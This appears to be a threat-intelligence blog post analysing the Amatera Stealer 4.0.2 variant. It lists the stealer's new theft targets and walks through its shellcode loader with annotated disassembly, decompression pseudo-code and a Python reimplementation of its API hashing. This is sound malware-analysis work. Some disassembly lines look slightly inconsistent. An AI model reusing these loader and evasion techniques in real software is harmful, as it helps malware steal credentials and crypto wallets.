

Amatera Stealer 4.0.2 Beta: What's New in This Variant

e sentire.com/blog/amatera-stealer-4-0-2-beta-whats-new-in-this-variant

May 14, 2026




Figure 1 – Attack chain diagram beginning with ClickFix and leading to Amatera

What did we find?

In late April 2026, eSentire's Threat Response Unit (TRU) intercepted an attempted delivery of Amatera Stealer within a customer environment in the Finance industry. Amatera Stealer is a rebranded version of ACR (AcridRain) Stealer, a C++ based information stealer previously marketed as Malware-as-a-Service (MaaS) on underground forums by the threat actor SheldiO. The stealer has existed in one form or another since at least 2018, with its source code sold in 2024, making it a threat that has withstood the test of time.

This blog covers the shellcode loader observed in the attack and notable changes in Amatera Stealer since our last blog on the threat in November 2025, *EVALUSION Campaign Delivers Amatera Stealer and NetSupport RAT*:

- String encryption uses XTEA, pointers to decrypted strings are cached in global variables
- SysCall SSNs (System Service Numbers) are resolved via FreshyCalls and Hell's Gate techniques, i.e. "RecycledGate" and stored XOR-encoded in global variables that are decoded just before WoW64Transition
- Anti-debug, anti-analysis features have been added, and geofencing to ensure the malware doesn't execute on systems with Kaspersky installed or Ukraine keyboard layout
- C2 communications now use an ECDH (NIST P-256) key exchange with ChaCha20-Poly1305, replacing AES-256-CBC w/ a hard-coded key and making traffic decryption impossible without capturing the private key or shared secret from memory
- Control-flow flattening / indirect control-flow obfuscation has been observed across some samples, increasing the complexity of static analysis
- Browser targets nearly doubled (37 to 65), including the AI browser Perplexity Comet, privacy browsers, and Asian-market Chromium forks
- Wallet browser extensions expanded (132 to 165)
- Desktop wallet targets tripled (41 to 137), covering privacy coins, hardware-wallet companions, chain-specific wallets, and Electrum altcoin forks
- Discord harvesting added; Signal harvesting expanded

- File grabber updated to search the victim's Downloads directory; pattern lists nearly doubled to ~80 entries targeting files with cryptocurrency seed phrases, private keys, text files, and other sensitive files
- Password manager file globs broadened for Bitwarden, 1Password, RoboForm, and NordPass

Attack Chain

The attack chain begins with ClickFix and leads to several stages of PowerShell that ultimately execute 32-bit shellcode that decrypts, decompresses, and executes Amatera Stealer in memory (in the context of PowerShell).




Figure 1 – Attack chain diagram beginning with ClickFix and leading to Amatera

Shellcode

Basic Properties

- **Architecture:** x86 (32-bit)
- **Size:** 0x1FCEA
- **SHA-256:** e913fa5b2dd0a7fc3dbaf0a6f882b3ead9a58511bd945b6e5c478cbd2b900508

Analysis Overview

Functions as a reflective loader [T1620] that decrypts, decompresses, and transfers execution to a DLL or EXE payload. It uses a **128-byte XOR key** to first decrypt the encrypted payload blob, then **aPLib** to decompress it. At offset 0, a call instruction transfers execution to the reflective loader routine (displayed in the figure below as **mw_reflective_loader**) and in doing so, passes the return address onto the stack. The return address isn't code, but rather it is the payload blob. The navigation bar shown in the figure below clarifies the layout of the shellcode binary, which follows the format: **[mw_reflective_loader_call_instruction | payload_blob | mw_reflective_loader]**.




Figure 2 – Annotated navigation bar in IDA covering general format of the shellcode blob

Payload Blob Structure

The structure below displays the format of the payload blob. This blob contains the compressed size, decompressed size, XOR key, a boolean flag to erase PE headers after mapping the payload via reflective PE injection, and the payload buffer itself.

```
struct {
    DWORD dwCompressedSize;           // Compressed size of payload
    DWORD dwDecompressedSize;         // Decompressed size of payload
    BYTE  bufferXorKey[128];          // 128-byte XOR key to decrypt payload (decrypted before decompression)
    BOOL  eraseHeaders;               // Erase PE headers flag
    BYTE  bufferEncCompPayload[dwCompressedSize]; // Encrypted, compressed buffer containing payload
};
```

The figure below shows an annotated view of the blob in a hex editor, with a legend clarifying the structure described above.




Figure 3 – Shellcode blob structure w/ legend

The shellcode walks the list of loaded modules and for each module walks its EAT (Export Address Table) and hashes export names using a polynomial rolling hash algorithm. Seven APIs are resolved in this process: VirtualAlloc, VirtualProtect, ExitProcess, VirtualFree, LoadLibraryA, GetModuleHandleA, and GetProcAddress. As a means of preventing hash collisions, especially because the shellcode doesn't validate the names of modules, **ALL** resolved API/export address pointers are checked for NULL, otherwise the shellcode moves onto the next loaded module.

This process is described as follows:

- fs:[0x18] → TEB, [TEB+0x30] → PEB (x86).
- [PEB+0x0C] → PEB_LDR_DATA, +0x0C → InLoadOrderModuleList head.
- Walk the list; each node is an LDR_DATA_TABLE_ENTRY. +0x18 = DllBase.
- DllBase + [DllBase+0x3C] = IMAGE_NT_HEADERS. IMAGE_NT_HEADERS offset + 0x78 = IMAGE_DIRECTORY_ENTRY_EXPORT RVA.
- From the export directory: +0x18 NumberOfNames, +0x1C AddressOfFunctions, +0x20 AddressOfNames, +0x24 AddressOfNameOrdinals (all RVAs).
- Iterate NumberOfNames, resolve export name via lookup in AddressOfNames, hash each export name (lowercase), compare against precomputed hashes in the shellcode. On match, index AddressOfNameOrdinals[i] into AddressOfFunctions to get the function RVA; DllBase + RVA for the VA.

```

64 A1 18 00 00 00      mov     eax, large fs:18h ; TEB
8B 40 30              mov     eax, [eax+30h] ; TEB.ProcessEnvironmentBlock
C7 44 24 0C 00 00 00 00 mov     [esp+0A8h+var_9C], 0
C7 44 24 10 00 00 00 00 mov     [esp+0A8h+pAddressOfNameOrdinals], 0
C7 44 24 04 00 00 00 00 mov     [esp+0A8h+pAddressOfNames], 0
C7 44 24 08 00 00 00 00 mov     [esp+0A8h+pAddressOfFunctions], 0
8B 48 0C              mov     ecx, [eax+0Ch] ; PEB.Ldr (PEB_LDR_DATA*)
83 C1 0C              add     ecx, 0Ch ; PEB.Ldr.InLoadOrderModuleList (LIST_ENTRY* head, +0xC)

; parse_loaded_module:
8B 09                mov     ecx, [ecx] ; CODE XREF: mw_reflective_loader+1C0;j
8B 59 18              mov     ebx, [ecx+18h] ; mw_reflective_loader+1C8;j ...
85 DB                test    ebx, ebx ; Advance to next module's LDR_DATA_TABLE_ENTRY via Flink
0F 84 CC 01 00 00     jz     loc_79F8B3 ; ebx = DllBase (LDR_DATA_TABLE_ENTRY+0x18)
8B 44 18 78           mov     eax, [ebx+3Ch] ; Get offset to IMAGE_NT_HEADERS via e_lfanew
8B 44 18 78           mov     eax, [eax+ebx+78h] ; IMAGE_NT_HEADERS offset + DllBase + 0x78 == IMAGE_DIRECTORY_ENTRY_EXPORT RVA
                        ; (OptionalHeader.DataDirectory[0].VirtualAddress)
85 C0                test    eax, eax
0F 84 2E 01 00 00     jz     verify_resolved_exports_or_next_module
8B 7C 18 18           mov     edi, [eax+ebx+18h] ; ExportDirectory.NumberOfNames
85 FF                test    edi, edi
89 3C 24              mov     [esp+0A8h+pNumberOfNames], edi
0F 84 1F 01 00 00     jz     verify_resolved_exports_or_next_module
8B 54 03 1C           mov     edx, [ebx+eax+1Ch] ; ExportDirectory.AddressOfFunctions RVA
8B 74 03 20           mov     esi, [ebx+eax+20h] ; ExportDirectory.AddressOfNames RVA
89 4C 24 14           mov     [esp+0A8h+pFlink], ecx
89 54 24 08           mov     [esp+0A8h+pAddressOfFunctions], edx
8B 54 03 24           mov     edx, [ebx+eax+24h] ; ExportDirectory.AddressOfNameOrdinals RVA
8B 44 03 0C           mov     eax, [ebx+eax+0Ch]
89 74 24 04           mov     [esp+0A8h+pAddressOfNames], esi
01 D8                add     eax, ebx
89 54 24 10           mov     [esp+0A8h+pAddressOfNameOrdinals], edx

; rvas_to_vas:
80 38 00              cmp     byte ptr [eax], 0 ; CODE XREF: mw_reflective_loader+C7;j
8D 40 01              lea     eax, [eax+1]
75 F8                jnz     short rvas_to_vas
01 5C 24 08           add     [esp+0A8h+pAddressOfFunctions], ebx
01 5C 24 04           add     [esp+0A8h+pAddressOfNames], ebx
01 5C 24 10           add     [esp+0A8h+pAddressOfNameOrdinals], ebx
31 C9                xor     ecx, ecx

; export_loop:
3B 0C 24              cmp     ecx, [esp+0A8h+pNumberOfNames] ; CODE XREF: mw_reflective_loader+189;j
0F 84 AE 00 00 00     jz     loc_79F4F4
8B 44 24 04           mov     eax, [esp+0A8h+pAddressOfNames]
8B 54 24 08           mov     edx, [esp+0A8h+pAddressOfFunctions]
8B 3C 88             mov     edi, [eax+ecx*4] ; RVA of export name
8B 44 24 10           mov     eax, [esp+0A8h+pAddressOfNameOrdinals]
0F B7 04 48           movzx   eax, word ptr [eax+ecx*2] ; Export's ordinal
01 DF                add     edi, ebx ; VA of export's name
8B 04 82             mov     eax, [edx+eax*4] ; Get RVA of export's address via virtual address of AddressOfFunctions + (ordinal * 4)
31 D2                xor     edx, edx
31 F6                xor     esi, esi
4E                  dec     esi

```

Figure 4 – Disassembly of EAT traversal

The figure below displays the instructions responsible for calculating/comparing export name hashes via polynomial rolling hash. The seed, algorithm, and hash to export-name are shown as comments. Note, the bitwise or with 0x20 converts each character to lowercase by setting the 5th bit, e.g. 'V' (01010110) | 0x20 → 'v' (01110110).

```

80 7C 37 01 00      strlen:      cmp     byte ptr [edi+esi+1], 0
89 D5              mov     ebp, edx
8D 76 01           lea     esi, [esi+1]
8D 52 01           lea     edx, [edx+1]
75 F1             jnz     short strlen

BA 62 6A 6C 6C     hash_seed:    mov     edx, 6C6C6A62h ; Seed: 0x6C6C6A62

83 ED 01          calc_export_name_hash:  sub     ebp, 1
72 10             jb     short check_hash
0F B6 37          movzx   esi, byte ptr [edi]
6B D2 1F          imul    edx, 31 ; Algorithm: hash = 31 * hash + (char | 0x20)
47              inc     edi
83 CE 20          or      esi, 20h
01 D6            add     esi, edx
89 F2            mov     edx, esi
EB EB            jmp     short calc_export_name_hash

; -----
81 FA 6C 1A A7 91  check_hash:    cmp     edx, 91A71A6Ch ; CODE XREF: mw_reflective_loader+114+j
74 4C             jz      short load_virtual_alloc_slot
81 FA 46 5C 31 E8  cmp     edx, 0E8315C46h ; 0xE8315C46 == VirtualAlloc
74 4A             jz      short load_virtual_protect_slot
81 FA EF 2B DD 68  cmp     edx, 68DD2BEFh ; 0x68DD2BEF == ExitProcess
8D 7C 24 20       lea     edi, [esp+0A8h+pExitProcess]
74 42             jz      short store_export_absolute_address_in_slot
81 FA 55 5C 7B 1D  cmp     edx, 1D7B5C55h ; 0x1D7B5C55 == VirtualFree
74 1E             jz      short load_virtual_free_slot
81 FA 4E D9 0C 35  cmp     edx, 350CD94Eh ; 0x350CD94E == LoadLibraryA
74 22             jz      short load_load_library_slot
81 FA 19 D2 D7 3D  cmp     edx, 3DD7D219h ; 0x3DD7D219 == GetModuleHandleA
74 14             jz      short load_get_module_handle_slot
81 FA AA E1 F0 13  cmp     edx, 13F0E1AAh ; 0x13F0E1AA == GetProcAddress
75 26             jnz     short continue_loop
8D 7C 24 34       lea     edi, [esp+0A8h+pGetProcAddress]
EB 1C            jmp     short store_export_absolute_address_in_slot

; -----
8D 7C 24 28       load_virtual_free_slot:  lea     edi, [esp+0A8h+pVirtualFree_local]
EB 16            jmp     short store_export_absolute_address_in_slot

; -----
8D 7C 24 1C       load_get_module_handle_slot:  lea     edi, [esp+0A8h+pGetModuleHandleA_local]
EB 10            jmp     short store_export_absolute_address_in_slot

; -----
8D 7C 24 30       load_load_library_slot:    lea     edi, [esp+0A8h+pLoadLibraryA_local]
EB 0A            jmp     short store_export_absolute_address_in_slot

; -----
8D 7C 24 2C       load_virtual_alloc_slot:   lea     edi, [esp+0A8h+pVirtualAlloc_local]
EB 04            jmp     short store_export_absolute_address_in_slot

; -----
8D 7C 24 24       load_virtual_protect_slot:  lea     edi, [esp+0A8h+pVirtualProtect]

store_export_absolute_address_in_slot: ; CODE XREF: mw_reflective_loader+140+j
; mw_reflective_loader+166+j ...
01 D8            add     eax, ebx ; Store RVA of export address + DllBase into local variable (edi)
89 07            mov     [edi], eax

continue_loop:    ; CODE XREF: mw_reflective_loader+160+j
41              inc     ecx
E9 49 FF FF FF    jmp     export_loop
; -----

```

Figure 5 – Disassembly of export name hashing via polynomial rolling hash

The python code snippet shown below reproduces the hashing algorithm and prints the hash for VirtualAlloc "0x91a71a6c".

```

export_name = 'VirtualAlloc'
j = 0x6C6C6A62 # Initial seed
for c in export_name:
    j = (31 * j + (ord(c) | 0x20)) & 0xFFFFFFFF
print(hex(j))
# 0x91a71a6c

```

The next figure displays the instructions responsible for checking resolved exports, allocating memory, and copying the encrypted/compressed payload buffer into the allocated region.

```

verify_resolved_exports_or_next_module: ; CODE XREF: mw_reflective_loader+8A;j
                                     ; mw_reflective_loader+99;j
85 D2                                test     edx, edx
0F 84 AE FE FF FF                    jz       parse_loaded_module
85 ED                                test     ebp, ebp
0F 84 A6 FE FF FF                    jz       parse_loaded_module
83 7C 24 08 00                      cmp      [esp+0A8h+pAddressOfFunctions], 0
0F 84 9B FE FF FF                    jz       parse_loaded_module
85 76                                test     esi, esi
0F 84 93 FE FF FF                    jz       parse_loaded_module
83 7C 24 04 00                      cmp      [esp+0A8h+pAddressOfNames], 0
0F 84 88 FE FF FF                    jz       parse_loaded_module
83 7C 24 10 00                      cmp      [esp+0A8h+pAddressOfNameOrdinals], 0
0F 84 7D FE FF FF                    jz       parse_loaded_module
83 7C 24 0C 00                      cmp      [esp+0A8h+var_9C], 0
0F 84 72 FE FF FF                    jz       parse_loaded_module
8B 84 24 AC 00 00 00                mov      eax, [esp+0A8h+arg_0] ; Load arg_0 (structure containing payload header, xor key, and payload)
89 34 24                             mov      [esp+0A8h+pVirtualAlloc], esi
8B 4C 24 0C                         mov      ecx, [esp+0A8h+var_9C]
8B 30                             mov      esi, [eax] ; dwUncompressedSize
8B 78 04                             mov      edi, [eax+4] ; dwCompressedSize
39 FE                                cmp      esi, edi
76 3F                                jbe      short exit_process ; If compressed > uncompressed, exit
8B AC 24 AC 00 00 00                mov      ebp, [esp+0A8h+arg_0]
8A 85 88 00 00 00                  mov      al, [ebp+88h] ; Read VirtualAlloc protect-flag byte at arg_0+0x88
8B 44 24 19                         mov      [esp+0A8h+protect_flag], al
6A 04                             push     4
68 00 30 00 00                     push     3000h
57                                push     edi
6A 00                             push     0
FF 34 24 10                         call     [esp+0B8h+pVirtualAlloc] ; buffer = VirtualAlloc(NULL, dwCompressedSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
89 C3                             mov      ebx, eax
31 C0                             xor      eax, eax

copy_compressed_payload_to_new_buffer: ; CODE XREF: mw_reflective_loader+24B;j
39 C7                                cmp      edi, eax
74 1C                                jz       short loc_79F5C2
8A 8C 05 89 00 00 00                mov      cl, [ebp+eax+89h]
86 0C 03                             mov      [ebx+eax], cl ; memcpy(buffer, srcCompressedBuffer, dwCompressedSize)
40                                inc      eax
EB EF                                jmp      short copy_compressed_payload_to_new_buffer
; -----

```

Figure 6 – Disassembly of export pointer validation, blob header parsing, allocation for encrypted/compressed payload

The buffer is then XOR decrypted via the basic block shown in the next figure. This block is responsible for enumerating over the 128-byte XOR key and XORING each byte of the buffer, yielding the **aPLib** compressed payload.

```

xor_decrypt_buffer: ; CODE XREF: mw_reflective_loader+26F;j
39 C7                                cmp      edi, eax
74 0F                                jz       short loc_79F5D7
89 C1                                mov      ecx, eax
83 E1 7F                             and      ecx, 7Fh
8A 4C 0D 08                         mov      cl, [ebp+ecx+8]
30 0C 03                             xor      [ebx+eax], cl
40                                inc      eax
EB ED                                jmp      short xor_decrypt_buffer
; -----

```

Figure 7 – Disassembly of basic block responsible for decrypting the payload buffer via XOR w/ 128-byte key

The payload buffer is then decompressed via aPLib and the reflective injection process begins by mapping the payload's sections into a newly allocated **PAGE_READWRITE** buffer.

It then fixes up the payload's **Import Address Table (IAT)**, resolving imports by ordinal and by name via **GetProcAddress**. For each imported function, it gets a handle to the module via **GetModuleHandleA** (or **LoadLibraryA** if the module isn't already loaded), then calls **GetProcAddress** with the module handle and passes the function's ordinal/name to obtain the function pointer.

Finally, it writes that resolved address into the corresponding IAT slot in the mapped image (replacing the original placeholder/RVA-based entry with the resolved address). After resolving imports, the loader calls **VirtualProtect** to change protection on the **.text** section to **PAGE_EXECUTE_READ**, simulating the OS loader and avoiding **PAGE_EXECUTE_READWRITE**.

```
VirtualAlloc = (LPVOID (__cdecl *) (LPVOID, SIZE_T, DWORD, DWORD))v26;
v136 = dllBase;
v28 = (char *) (dllBase + 1);
*v26 = (BYTE)v29;
LOBYTE(v29) = 1;
v30 = 0;
v134 = -1;
v31 = 0;
while ( 1 ) // Decompress via aPLib
{
    while ( 1 )
    {
        while ( 1 )
        {
            v19 = v30-- == 0; // Get bit: 0 -> literal copy, 1 -> match branch
            if ( v19 )
            {
                v31 = (unsigned __int8)*v28++;
                v30 = 7;
            }
            v32 = (v31 & 0x80u) != 0;
            v31 *= 2;
            if ( v32 )
                break;
            v33 = *v28++; // Literal byte copy
            *v27++ = v33;
            LOBYTE(v29) = 1;
        }
        v19 = v30-- == 0;
        if ( v19 )
        {
            v31 = (unsigned __int8)*v28++;
            v30 = 7;
        }
        v32 = (v31 & 0x80u) != 0;
        v31 *= 2;
        if ( v32 )
            break;
        v133 = (int (__cdecl *) (_DWORD))v27;
        v135 = (int)v29;
        v34 = 1;
        do
        {
            v19 = v30 == 0; // Gamma decoder for match length
            v35 = v30 - 1;
            if ( v19 )
```

Figure 8 – Pseudo-code of aPLib decompression

The handle for ntdll.dll is then resolved via GetModuleHandleA, and used in finding the address of **LdrpHandleTlsData** - an undocumented ntdll function that initializes support for TLS (Thread Local Storage). The shellcode then checks the PEB fields **OSMajorVersion** and **OSMinorVersion**, ensuring LdrpHandleTlsData is only called on hosts running Windows 8.1 or higher. TLS callbacks are then invoked (if any).

If configured to do so (by the payload blob structure's "eraseHeaders" field), the shellcode then performs what is essentially a **memset**, overwriting 0x400 (1024) bytes at the payload's base address with null (0x00) bytes, effectively erasing the payload's PE headers from memory. The memory storing the decrypted/decompressed payload copy is then freed from memory via VirtualFree for hygiene purposes - **can't leave a full copy of the payload with non-erased PE headers in memory!**

Finally, the loader determines whether the payload is a DLL by checking the payload's COFF File Header (e_lfanew + 0x4) **Characteristics** field via the bt (Bit Test) instruction with Operand 2 as **0x0D (13)**, **effectively checking if the payload is a DLL** (13th bit is set in IMAGE_FILE_DLL (0x2000)).

Characteristics	Value	Binary
IMAGE_FILE_DLL	0x2000	0010 0000 0000 0000

If the payload is a DLL (**IMAGE_FILE_DLL**) the AddressOfEntryPoint is resolved and called with the "DllMain" function prototype. Otherwise it is assumed the payload is either shellcode or an executable and the *AddressOfEntryPoint* is simply called without any arguments.

```

tls_directory_check:
; CODE XREF: mw_reflective_loader+8B8:j
; mw_reflective_loader+8F2:j
8B 44 24 10      mov     eax, [esp+10h] ; base address of payload (copy)
8B 4C 24 0C      mov     ecx, [esp+0Ch] ; 0xD8
8B 84 08 00 00 00 mov     eax, [eax+ecx+0C0h] ; payload image base + 0xD8 == IMAGE_NT_HEADERS + 0xC0 ==
; OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_TLS].VirtualAddress
85 C0           test     eax, eax ; Check VirtualAddress
74 1D           jz      short check_erase_pe_headers_flag
8B 4C 24 04      mov     ecx, [esp+4]
8B 74 08 0C      mov     esi, [eax+ecx+0Ch]

tls_callbacks:
; CODE XREF: mw_reflective_loader+930:j
8B 06           mov     eax, [esi]
85 C0           test     eax, eax
74 0F           jz      short check_erase_pe_headers_flag
6A 00           push    0
6A 01           push    1
FF 74 24 0C      push    dword ptr [esp+0Ch] ; payload image base
FF D0           call    eax ; TLS callback: invoke each callback with (hModule, DLL_PROCESS_ATTACH, NULL)
83 C6 04         add     esi, 4
EB EB           jmp     short tls_callbacks

; -----
check_erase_pe_headers_flag:
; CODE XREF: mw_reflective_loader+913:j
; mw_reflective_loader+921:j
80 7C 24 19 00   cmp     byte ptr [esp+19h], 0 ; Check erase PE header flag
8B 4C 24 54      mov     ecx, [esp+54h]
74 0F           jz      short compute_entrypoint_determine_payload_type
8B 44 24 04      mov     eax, [esp+4]

erase_pe_headers:
; CODE XREF: mw_reflective_loader+94A:j
83 E9 01         sub     ecx, 1
72 06           jb      short compute_entrypoint_determine_payload_type
